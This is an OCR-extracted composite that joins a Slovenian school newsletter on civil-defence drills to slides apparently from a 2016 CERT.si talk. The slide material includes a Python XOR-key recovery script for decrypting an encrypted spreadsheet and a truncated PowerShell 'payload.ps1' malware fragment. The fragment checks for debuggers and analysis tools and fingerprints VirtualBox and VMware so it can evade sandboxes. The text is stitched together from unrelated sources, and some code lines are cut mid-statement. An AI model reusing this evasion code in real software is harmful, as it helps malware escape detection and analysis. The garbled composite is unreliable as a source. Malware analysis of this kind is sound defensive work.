VAJE IZ KIBERNETSKE VARNOSTI

OSNOVNA ŠOLA VITA KRAIGHERJA

Učenci in učitelji so pripravljeni

Svoje znanje s področja družbene samozaščite in SLO so preverili zato dvakrat

NNNP v združenem delu

Diplome za mlade strokovnjake

Taborniško geslo je: »Bodi pripravljen!«

OB AKCIJI NNNP


Smo pripravljeni

V letu pomembnih zgodovinskih obletnic – v počastitev 50-letnice ustanovitve Komunistične partije Jugoslavije, združenih sindikatov in Zveze komunistične mladine Jugoslavije se moramo bolj kot doslej poglobiti v našo preteklost in njene uresničitve pa tudi v tisto, kar se dogaja danes pri nas in v svetu. V preteklosti smo si pridobili bogate izkušnje, sedanjost nam daje nove naloge in odgovornosti, da bi v preteklosti pridobljeno obranili in pa potrebi tudi obranili.

Prav je, da ne pozabimo, da so tudi druge nesreče mogoče in da pred njimi ne smemo zapirati oči: tudi v Sloveniji so potresi dokaj pogosti. Če pogledamo zemljevid, kar alcer ne pomeni, da nas bo streslo že jutri, pomeni pa, da moramo biti vedno pripravljeni. Med naravne in druge nesreče sodijo še poplave, visok sneg, zemeljski plaz, požar in hude prometne nesreče. Vse to doživljamo, zlasti pogostokrat nas prizadenejo poplave, požari pa tudi hude prometne nesreče. Smo na vse to tudi pripravljeni? Prav gotovo ne in tudi zato je bila akcija Nič nas ne sme presenetiti potrebna in bo potrebna tudi v prihodnje. To je del naše vsakdanjosti!

Gorazd Božič, @gbozic, gorazd.bozic@cert.si
SINOG 3.1, IJS, 8. 12. 2016


```
#!/usr/bin/python
# -*- coding: utf-8 -*-
#
# Example of regular XLS (seems to be the same in every file):
#
# 00000000  d0 cf 11 e0 a1 b1 1a e1  00 00 00 00 00 00 00 00  |................|
# 00000010  00 00 00 00 00 00 00 00  3e 00 03 00 fe ff 09 00  |........>.......|
# 00000020  06 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  |................|
#
# Encrypted file:
#
# 00000000  8e ed 1f 1d 44 1a c6 9b  20 be ee e1 04 dc be 5e  |....D... ......^|
# 00000010  52 65 76 45 6e 67 52 45  68 45 4d 47 d3 af 4a de  |RevEngREhEMG..J.|
# 00000020  24 8c fd e5 ab dc 7a 20  be ee e1 04 a7 be 5e 52  |$.....z ......^R|
# 00000030  fb 4a 43 6e 67 52 45 56  45 5e 47 2d cd 7f de 22  |.JEngREVE^G-..."|
# 00000040  8f fd e5 ab c7 47 20 be  ef e1 84 dc 1e 62 52 65  |.....G .......bRe|
# 00000050  d7 79 6e 67 f0 79 56 45  ed 7b 2d 50 e7 e2 22 0e  |.yng.yVE.{-P..".|
# 00000060  58 d9 ab dc dc 1c be ee  48 38 dc be f6 6e 65 76  |X.......H8...nev|
# 00000070  ec 52 67 52 ef 6a 45 4e  ec 11 50 43 72 1e 8e fd  |.RgR.jEN..PCr...|
# 00000080  48 97 dc 7a 8e 82 ee e1  ab e0 be 5e e2 59 76 45  |H..z.......^.YvE|
# 00000090  df 5b 52 45 e4 79 4e 47  9e 6c 43 de 96 32 fd e5  |.[RE.yNG.lC..2..|
#
# The string RevEng repeats every 21 bytes, possibly this is the key length

import sys

stream1 = "\xd0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x3e\x00\x03\x00\xfe\xff\x09"
stream2 = "\x8e\xed\x1f\x1d\x44\x1a\xc6\x9b\x20\xbe\xee\xe1\x04\xdc\xbe\x5e\x52\x65\x76\x45\x6e\x67\x52\x45\x68\x45\x4d\x47\xd3\xaf\x4a"
key = ""

for i in range(0,len(stream1)):
    key = key + chr(ord(stream1[i])^ord(stream2[i]))

f = open(sys.argv[1], 'rb') # first parameter is input file
g = open(sys.argv[2], 'wb') # second is the output file

stream = f.read()
f.close()

i = 0
ostream = ''
for byte in stream:
    ostream = ostream + chr(ord(byte) ^ ord(key[i % len(key)]))
    i = i+1

g.write(ostream)
g.close()

```



payload.ps1


```
    if([System.BitConverter]::ToString($md5.ComputeHash($file)).Replace('-','') -eq "D64CE4B1B467B09C1DDDDAAD0CD5AB29"){return $false}
    $procArray= "wireshark", "olly", "windbg",  "immunity"
    foreach ($proc in Get-Process) { if(($procArray -contains $proc.ProcessName) -or ($proc.Company -match "sysinternals")){return $true}}
}

function CheckVM()
{


    #if(((Get-FileHash -Path C:\Temp\runmebabe.txt -Algorithm MD5)).Hash -eq "D64CE4B1B467B09C1DDDDAAD0CD5AB29"){return $false}
    $fullPath = Resolve-Path 'C:\Temp\runmebabe.txt'
    $md5 = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider
    $file = [System.IO.File]::Open($fullPath,[System.IO.Filemode]::Open, [System.IO.FileAccess]::Read)
    if([System.BitConverter]::ToString($md5.ComputeHash($file)).Replace('-','') -eq "D64CE4B1B467B09C1DDDDAAD0CD5AB29"){return $false}
    if((Get-WmiObject -class "Win32_DisplayConfiguration" -computername .).Description -match 'Virtual' -or (Get-WmiObject -class "Win32_DisplayConfiguration" -comp
    'vmware'){return $true}
    if((Get-WmiObject -class Win32_processor).NumberOfCores -eq 1) {return $true}
    $wmibios = Get-WmiObject Win32_BIOS -ComputerName . -ErrorAction Stop | Select-Object SMBIOSBIOSVERSION,serialnumber
    if($wmibios.SMBIOSBIOSVERSION -match 'virtual' -or $wmibios.serialnumber -match 'virtual' -or $wmibios.serialnumber -match 'vmware'){return $true}
    if(@(ForEach-Object {Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\DSDT\' } | Where-Object {$_.Name -match "VBOX"}).Count -gt 0){return $true}
    if(@(ForEach-Object {Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\FADT\' } | Where-Object {$_.Name -match "VBOX"}).Count -gt 0){return $true}
    if(@(ForEach-Object {Get-ChildItem -Path 'HKLM:\HARDWARE\ACPI\RSDT\' } | Where-Object {$_.Name -match "VBOX"}).Count -gt 0){return $true}
    if((Get-ItemProperty -Path 'HKLM:\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0').Identifier -match 'vmware'){return $true}
    if((Get-ItemProperty -Path 'HKLM:\HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0').Identifier -match 'vmware'){return $true}
    if((Get-ItemProperty -Path 'HKLM:\HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0').Identifier -match 'vmware'){return $true}
    if((Get-WmiObject -class "Win32_DesktopMonitor" -computername .)[0].ScreenWidth -le 1024){return $true}
    if((Get-WmiObject -Class Win32_ComputerSystem).TotalPhysicalMemory/1mb -le 512){return $true}
    if(@(foreach-Object {Get-WmiObject win32_networkadapterconfiguration }| where-object {$_.macaddress -match '00:00:27' -or $_.macaddress -match '00:1c:14' -or $_.
    $_.macaddress -match '00:0c:29' -or $_.macaddress -match '00:50:56'-or $_.description -match 'virtual' -or $_.description -match 'vmware'}).Count -gt 0){return $
    if(@([System.IO.Directory]::GetFiles("\\.\pipe\") | Where-Object {$_.ToString() -match 'vbox'}).Count -gt 1){return $true}
    return $false
}
function RegisterMonitor()
{
    if (@(Get-EventSubscriber -SourceIdentifier RWatchdog).Count -gt 0){Unregister-Event -SourceIdentifier RWatchdog}
